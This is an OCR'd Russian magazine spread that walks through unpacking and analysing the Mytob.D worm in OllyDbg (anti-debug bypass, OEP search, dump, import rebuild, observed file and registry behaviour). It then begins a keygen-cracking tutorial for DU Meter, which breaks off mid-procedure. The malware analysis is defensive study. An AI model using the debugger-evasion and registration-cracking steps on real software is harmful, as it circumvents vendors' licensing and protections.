


BOKIV
/BOKIV@YANDEX.RU /

Сам себе антивирус

Распаковка и анализ сетевого червя Win32.Mytob.D

Иллюстратор Родион Китаев



1 Хвост модуль защиты: скрытие в системе, обход антивирусов, протоколирование работы

2 Половой орган сплоит для загрузки червя на другие компьютеры

3 Гладкая мышца дополнительные несетевые модули: мэйл-граббер, установка тулбаров

4 Главное тело набор модулей, выполняющих те или иные сетевые функции (сокс-сервер, спам-моуль, DdoS-модуль)

В последнее время у вирмейкеров появился новый тренд: защищать своих паразитов разнообразными протекторами, чтобы Е. Касперский не понял, как вирус работает. Но нас с тобой это не остановит. Сегодня мы распакуем Mytob.D и разберемся, как он функционирует.

Паразит

Взять, к примеру, довольно популярного зверя Mytob.D. Попадет к тебе такой, и что ты будешь делать? На аверов молиться? Это не наши методы, Шура! Его надо своими средствами вскрыть, исследовать и нафиг из системы удалить. Однако пассивным дизассемблированием тут не обойдешься. Ida Pro тебе не выплюнет ничего членораздельного в ответ на скормленного ей червяка. В данном случае такая шняга произойдет потому, что вирус долго и усердно паковали и защищали. Благо, мы знаем, как в таких случаях поступать: грузим PEiD.

Порывшись в своей базе сигнатур, замечательная тулза выдаст нам верхний слой защиты — yoda's Protector 1.3 -> Ashkbiz Danehkar. Этот протектор, по правде говоря, просто обожают разработчики разного рода нечести. Вот, посмотри, что о нем пишут:

- поддержка большинства форматов PE-файлов;
- маленький размер дистрибутива;
- быстрота работы;
- полиморфное шифрование;
- проверка CRC-суммы;
- переадресация API-функций;
- удаление заголовков PE;
- антиотладчик;

И со всем этим предстоит разобраться. Но это еще не все. Если внимательно посмотреть на названия секций (UPX0, UPX1, UPX2, yC), можно сделать один не самый утешительный вывод. Под йодой живет UPX. Ок, нет проблем, и его порвем. Вспоминаем основы снятия защит и принимаемся за работу.

1. Нахождение оригинальной точки входа (OEP).
2. Снятие дампа программы.
3. Восстановление таблицы импорта.

Нахождение оригинальной точки входа

Первое, что нам необходимо, — это найти EP упакованного червя, а затем уже OEP самого червя. Надеюсь, у тебя уже стоит замечательный OllyDbg. Запускаем и открываем в нем червя. Стоп! Чуть не забыл. Советую проводить все опыты на виртуальной машине, так как активный анализ (то есть с запуском) вирусного кода — штука достаточно опасная. Итак, отладчик попросит проанализировать файл — нажимаем «нет». Курсор отладчика стоит здесь на EP:

```
0041B060 PUSH     EBP
0041B061 MOV      EBP, ESP
0041B063 PUSH     EBX
0041B064 PUSH     ESI
0041B065 PUSH     EDI
0041B066 PUSHAD
```




На нашем диске ты найдешь полные версии программ, описанных в этой статье.



Информацию по исследованию ПО можно получить на сайте www.cracklab.ru



Если ты распаковывал «червя», то не забудь уничтожить процесс wfdmgr.exe и удалить файл C:\WINDOWS\system32\wfdmgr.exe.



Широкое кольцо
склад данных (ресурсов). Готовые библиотеки находятся внутри исполняемого файла (чаще всего тулбары)

Шея
шина связи между ядром и остальными модулями

Голова
управляющий центр. Ядро червя remote shell для приема/передачи команд

Почти все распаковщики перед своей работой сохраняют все значения регистров в стеке командой PUSHAD, а после работы восстанавливают их командой POPAD. То есть ниже нужно найти команду POPAD и поставить на ней брейкпоинт. Если мы начнем трассировку программы или просто запустимся по F9, то сработает исключение, в результате которого отладчик или выдаст ошибку, или просто закроется. Причина кроется в распаковщике: он получает информацию о том, что программа отлаживается в данный момент. Ключом является функция Windows под названием IsDebuggerPresent, благодаря чему нас и обнаруживает распаковщик. Данная функция возвращает единицу, если отладчик обнаружен, и ноль — если нет. Вбиваем в командной строке Оли bp IsDebuggerPresent и нажимаем «Enter». Если у тебя командная строка не активирована — нажимай Alt+F1. Остается запустить программу и надеяться на то, что бряк заработает. Как ни странно, он сработал, и мы оказываемся здесь:

```
7C812E03   MOV EAX,DWORD PTR FS:[18]
7C812E09   MOV EAX,DWORD PTR DS:[EAX+30]
7C812E0C   MOVZX EAX,BYTE PTR DS:[EAX+2]
7C812E10   RETN
```

Пройдем до RETN по F8. Вот посмотри: значение регистра EAX равно единице — это результат работы функции IsDebuggerPresent, то есть отладчик обнаружен. Кликни по регистру EAX в отладчике и введи вместо единицы ноль. Дальше можешь выходить из функции по F8. Вышел? Смотрим дальше — видим код:

```
0041B88C   JE SHORT Mytob.0041B890
0041B88E   POPAD
0041B88F   RETN
```

Интересное место. Если отладчик обнаружен, то переходим на команду POPAD, где искусственно создается исключение, так как POPAD отработал раньше времени! Но мы обманули протектор и поэтому спокойно перепрыгиваем ловушку. Теперь давай искать дальше POPAD'ы. Сразу скажу — это примерно на 40 строк вниз.

```
0041B8F9 POPAD — ставим брейкпоинт
0041B8FA JMP SHORT Mytob.0041B8FE
0041B8FC INT 1
0041B8FE RETN
```


Посмотрим еще ниже и опять:

```
0041B975   POPAD — ставим брейкпоинт
0041B976   PUSH EAX
0041B977   XOR EAX, EAX
0041B979   PUSH DWORD PTR FS:[EAX]
0041B97C   MOV DWORD PTR FS:[EAX],ESP
0041B97F   JMP SHORT Mytob.0041B982
```

Как видишь, я установил брейкпоинты на два найденных мной вызова POPAD. Делай то же самое и запускай программу. Оля остановилась на 0041B975, а дальше (0041B982) идут команды, которых не было, когда мы смотрели код после остановки на IsDebuggerPresent (полиморфный код для сокрытия EP upx)! Команда POPAD отработала, а значит, где-то рядом должен быть нужный нам переход. Пройдемся по F8 и посмотрим, что же будет дальше. По адресу 0041B982 происходит исключительная ситуация, проходим ее по Shift+F8 и попадаем в системную библиотеку ntdll:

```
7C90EAF0   MOV EBX,DWORD PTR SS:[ESP]
7C90EAF3   PUSH ECX
7C90EAF4   PUSH EBX
7C90EAF5   CALL ntdll.7C9377C1
7C90EAFA   OR AL,AL
7C90EAFC   JE SHORT ntdll.7C90EB0A
7C90EAFE   POP EBX
7C90EAFF   POP ECX
7C90EB00   PUSH 0
7C90EB02   PUSH ECX
7C90EB03   CALL ntdll.ZwContinue
```

Скажу сразу: если пройти CALL (7C90EB03) по F8, то программа запустится, а значит, мы дойдем до адреса 7C90EB02 (F8) и посмотрим содержимое стека. Если не знаешь, что это такое, то тебе рановато еще читать эту статью. Будем искать адрес, который меньше, чем EP протектора (0041B060). Просмотрим правое нижнее окно Оли (стек):



/1/

```
0012FD7C  7C910738 ntdll.7C910738
0012FD80  FFFFFFFF
0012FD84  20008332
0012FD88  7C90EB94 ntdll.KiFastSystemCallRet
0012FD8C  0012FFB0
0012FD90  00000000
0012FD94  0012FFC0
0012FD98  00419910 Mytob.00419910 — этот адрес нам подходит!
0012FD9C  0000001B
0012FDA0  00010246 UNICODE "_HOST_CHECK=NO"
```

Итак, сравним:

00419910 — найденный нами адрес.
0041B060 — EP протектора.

Ух, я уже на EP UPX! Ты еще нет? Тогда быстрей ставь брейкпоинт на 00419910 (bp 00419910), дави Enter, потом F9 — и ты со мной. Если увидишь кучу нулей, то нажми Ctrl+A - оля проанализирует код и выплюнет тебе его в удобноваримом виде. Тут уже совсем все просто: надо всего лишь распаковать UPX.

```
00419910  PUSHAD — стоим здесь
00419911  MOV ESI,Mytob.0040F000
00419916  LEA EDI,DWORD PTR DS:[ESI+FFFF2000]
0041991C  PUSH EDI
0041991D  OR EBP,FFFFFFFF
00419920  JMP SHORT Mytob.00419932
```

Опять знакомая команда PUSHAD! Теперь крутим мышкой вниз, пока не увидим:

```
00419A67  POPAD
00419A68  JMP Mytob.0040A0EB <- это OEP "червя"
00419A6D  ADD BYTE PTR DS:[EAX],AL<-а куча этих строк не даст ошибиться!
00419A6F  ADD BYTE PTR DS:[EAX],AL
```


Ставим брейкпоинт на POPAD 00419A67, нажимаем F9 и два раза F7. Все. Мы находимся на OEP «червя». Запишите это значение (у меня это 0040A0EB).

Дамп

Для дампа воспользуемся программой PE Tools. Перед тем как снять дамп, давай проведем некоторую настройку самой программы. Заходи в Options программы и смотри. Внутри панели Task Viewer флажок должен стоять только напротив Full dump: fix Header. После того как ты это сделаешь (а я это уже сделал), мы с тобой продолжим. Выбираем из списка процессов червя -->, в контекстном меню жмем Dump Full. Думаю, с вводом имени файла проблемы возникнут только у безруких инвалидов :). Сперва необходимо провести небольшую оптимизацию данных. Как ты знаешь, наш протектор изменил имена всех секций, однако тут все понятно: первые две секции — это секции кода протектора и распаковщика UPX, остальное — нормальная программа, просто переименованная. Нажимаем меню Tools->PE Editor и указываем «червя». Теперь обрежем лишние секции протектора и упаковщика, про которые я только что сказал. Видишь кнопку Sections? Нажимай и обрезай две нижние секции с именами UPX2, yC кнопкой в меню Kill section (from file). Ну вот, теперь мы снова вместе. После восстановления импорта, описанного ниже, можно сделать rebuild (кнопка rebuild pe), далее оптимизируется PE-заголовок файла, что может уменьшить его размер на несколько килобайт, к тому же происходит оптимизация внутренней структуры и расположения данных в файле. Также можно воспользоваться rebuild для восстановления файла после распаковки протекторов и упаковщиков.

Восстановление импорта

Импорт мы будем восстанавливать с помощью одной замечательной программы — Import Recontructor. После запуска найди в списках процессов нашего «червя» (если ты уже все закрыл, то придется запускать файл C:\WINDOWS\system32\wfdmgr.exe).
Теперь нам необходимо указать RVA OEP (в ImpRec он просто OEP). Формула тут проста, как int 21h — «RVA OEP = VA OEP — ImageBase». Это надо знать наизусть! Image Base находится все



/2/

/1/ OllyDbg
так работает обнаружение отладчика

/2/ OllyDbg
процессорные ресурсы, отслеживаемые NT

в том же PETools, в главном окне. В нашем случае RVA = 01006420 – 01000000 = 6420. Вводим это значение в поле OEP и нажимаем кнопку IAT AutoSearch (то есть автопоиск). Программа найдет ссылки на функции таблицы импорта, затем мы получим саму таблицу, нажав на кнопку «Get Imports» (Получить импорты). Мы должны увидеть строки с функциями и надписью YES напротив. Если все так, а так и должно быть, то кнопка Fix Dump направляет нас на путь истинный. Указывай наш дамп в появившемся окне — и вуаля. Все готово!

Уроки анатомии

Что теперь? Теперь приступаем к исследованию. Перед нами, как ты видишь, голый вирус. Если не веришь, то запусти PEiD. Надо отметить, что до этого мы занимались крэкингом, то есть распаковывали файл и снимали защиту. Сейчас же перейдем к реверс-инженерингу. Реверс — далеко не крэкинг. Это более фундаментальное понятие, которое заключается в (да простят меня боги за тавтологию) понимании работы программы, исходя из дизассемблерного листинга. Углубляться в это дело мы сейчас не будем, так как нас интересуют только некоторые моменты: как существует вирус, что он делает и где живет в системе. Конечно, есть множество антиотладочных ухищрений, но в этом случае все не так просто. Прежде всего в таблице импорта содержатся функции работы с сетью. Сперва идут функции работы с файлами — вот их-то мы и рассмотрим для начала. Давай поставим бряки на CreateFile и CopyFile. Запускаем! Видим перед собой очень хорошую строку:

```
00407BA4 FF15 24114100 CALL DWORD PTR DS:[<&kernel32.
CopyFileA>>; kernel32.CopyFileA
```


Если посмотрим в стек, то можем увидеть новое имя файла: NewFileName = «C:\WINDOWS\system32\wfdmgr.exe». Теперь понятно: вирус проверяет, где он находится, и если он не в системной директории, то копирует себя в нее. Далее следует запуск вышеуказанного файла и завершение исходного процесса. Для дальнейшего продолжения исследования следует обмануть вирус. Можно скопировать его, куда он просит, а можно просто-напросто обойти функцию проверки — это как тебе будет угодно. Я лично скопировал. Так, едем дальше — DeleteFile. Что же он удаляет? Нашел или подсказать? Первой же функцией он удаляет C:\WINDOWS\system32\msnmsgr.exe, затем копирует себя в эту папку и открывает сокетное соединение. Кроме этого, червяк гадит в реестре. О, вижу ты уже совсем вошел в раж и поставил бряки на RegOpenKey!

```
00403F90  51             PUSH ECX
00403F91  68 19000200    PUSH 20019
00403F96  6A 00          PUSH 0
00403F98  52             PUSH EDX
00403F99  68 01000080    PUSH 80000001
00403F9E  FF15 08104100  CALL DWORD PTR DS:[<&advapi32.
                RegOpenKey>; advapi32.RegOpenKeyExA
```

Угу, функция есть, смотрим стек:

```
00E7FE44  80000001  |hKey = HKEY_CURRENT_USER
00E7FE48  00E7FE60  |Subkey = "Software\Microsoft\WAB\WAB4\Wab File
Name"
00E7FE4C  00000000  |Reserved = 0
00E7FE50  00020019  |Access = KEY_READ
00E7FE54  00E7FE58  \pHandle = 00E7FE58
```

Следует ли объяснять, что происходит в этот момент? Червь ищет WAB-файлы. Это же файлы адресных книг аутглюка! Да-да, «червь» грабит все мыльники и рассылает себя по ним. Дальше уже просто: все делаем аналогично, так что писать тут про остальные функции я не буду. Однако мы пропустили работу червя с сетью… Извини, но в эту статью уже не поместится полный анализ. Думаю, дома ты с легкостью сможешь и сам это проанализировать. Каркас действий мы с тобой разработали. Итак, мы сделали простейший анализ за 15 минут, не правда ли здорово? Еще 15—20 минут таким темпом — и вирус у нас полностью обезврежен. Может быть, пора сделать свою антивирусную лабораторию? ■



ARA

Взлом/04

Готовим кейген

Поиск алгоритма генерации ключей регистрации

Как готовить подопытного кролика?
В качестве объекта исследования я выбрал довольно известную программу DU Meter v.3.07 build 200. Утилита, безусловно, нужная. Кто озабочен подсчетом интернет-трафика, тот меня поймет. Я сам ей пользуюсь, так что рекомендую. Причем ключ у тебя будет сделан своими руками.

Для начала посмотрим на регистрацию. Представляет она собой ввод лицензионных данных: имя пользователя и серийный номер. Я для интереса попробовал что-нибудь ввести. Окошко о неправильном серийном номере меня несказанно порадовало, да еще и программа продолжала работать, так что можно было вводить новый серийник. Почему порадовало? Да просто вместо сообщения о неверном номере можно было увидеть закрывшуюся прогу, просьбу о перезапуске или, вообще, ничего не увидеть и только догадываться, угадал ли ты пароль с первого раза или нет. Конечно, это бы особых проблем не прибавило, но, как говорится, мелочь, а приятно. Затем определим, на каком из языков программирования написана программа — это очень важный момент, ведь подходы ко взлому ПО, написанного, например на VisualBasic, да еще и скомпилированные в p-code, существенно отличаются от подходов, применяемых к программе, разработанной в Delphi или C++. Заодно проверим наличие или отсутствие упаковщика/протектора. Поможет нам в этом утилита PeiD или любой дизассемблер. Но не стоит особенно полагаться на честность анализаторов — нужно уметь определять это самому. Ладно, придет с опытом. А пока обратимся к PEiD и посмотрим на его ответ — Borland Delphi 6.0 — 7.0. Что ж, на этот раз он прав — это именно Delphi. Посмотрим еще на наличие в коде криптоалгоримов, поможет в этом опять PEiD, а точнее его плагин KANAL. Видим два алгоритма CRC32, причем таблица констант генерируется во время выполнения программы. Запомним, так как в дальнейшем это нам пригодится. Теперь определимся с инструментами. Нам нужны дизассемблер, отладчик, блокнот, ну и конечно, знания и наличие одного из языков программирования (для написания кейгена). В качестве дизассемблера и отладчика я буду использовать OllyDbg 1.10. Из дизассемблеров можно посоветовать еще IDA Pro — безусловно, лучший в своем роде. А так как «наша» программа написана на Delphi, то в качестве вспомогательного инструмента воспользуемся DeDe — декомпилятором Delphi-приложений. Последние версии всех используемых утилит можно скачать с сайта cracklab.ru из соответствующего раздела. Поручим пока DeDe декомпилировать нашу прожку, а сами можем отдохнуть.

Начинаем
Теперь внимательно посмотрим на результат работы DeDe.
Нам будут интересны формы TdlgRegWiz — диалог регистрации и TdlgItcorrectSerial, — а особенно обработчики событий нажатия клавиш в этих процедурах, точнее в первой. Если кто забыл, то можно еще раз проверить, что сообщение о неверно введенном коде появляется после нажатия кнопки Next, поэтому смотрим btnNextClick. Обработчик нажатия клавиши Next будет находиться по адресу: 00494A2C. В процессе регистрации нам нужно было дважды нажимать эту клавишу: при выборе регистрации и после ввода лицензионной информации, поэтому нас интересует только последнее событие. Теперь можно посмотреть, как будет происходить считывание и проверка введенных данных под отладчиком, не забывая посматривать на листинг DeDe. Чтобы немного облегчить читаемость кода в OllyDbg, можно воспользоваться одним из ее плагинов — GODUP. Он работает с сигнатурами от IDA и значительно улучшает общую читабельность кода. Можно сравнить один кусочек кода до и после использования плагина.

Откроем DU Meter в OllyDbg, поставим breakpoint на адрес 00494A2C и запустим прогу под отладчиком. Не забудь, что первый раз сработает наша точка останова при выборе метода регистрации, поэтому по F9 отпустим программу работать дальше. Ну что, вводим наше имя и любимый пароль и жмем Next? Вот и остановились там, где нужно. Теперь главное — вычленить из всего кода только тот, который и отвечает за проверку регистрационных


Кейген с белыми грибами
1 кейген, соль, молотый перец, 50 г жира, 200 г белых грибов, 1 ст.ложка муки,
2 ст. ложки сметаны, петрушка и укроп.

Хорошо очищенный кейген просушить полотенцем (салфеткой), разделить на порции, обжарить на растопленном жире, залить горячей водой или бульоном, посолить, посыпать перцем и тушить под крышкой. Белые грибы разрезать и обжарить в масле, соединить с кейгеном и все вместе тушить до готовности. Жидкость загустить мукой, смешанной со сметаной. Подавать кейген в глубокой посуде. В качестве гарнира подать отварной картофель, соленые огурцы.



Вообще-то, нарушение авторских прав — штука незаконная, поэтому не стоит повторять все представленное в статье дома.

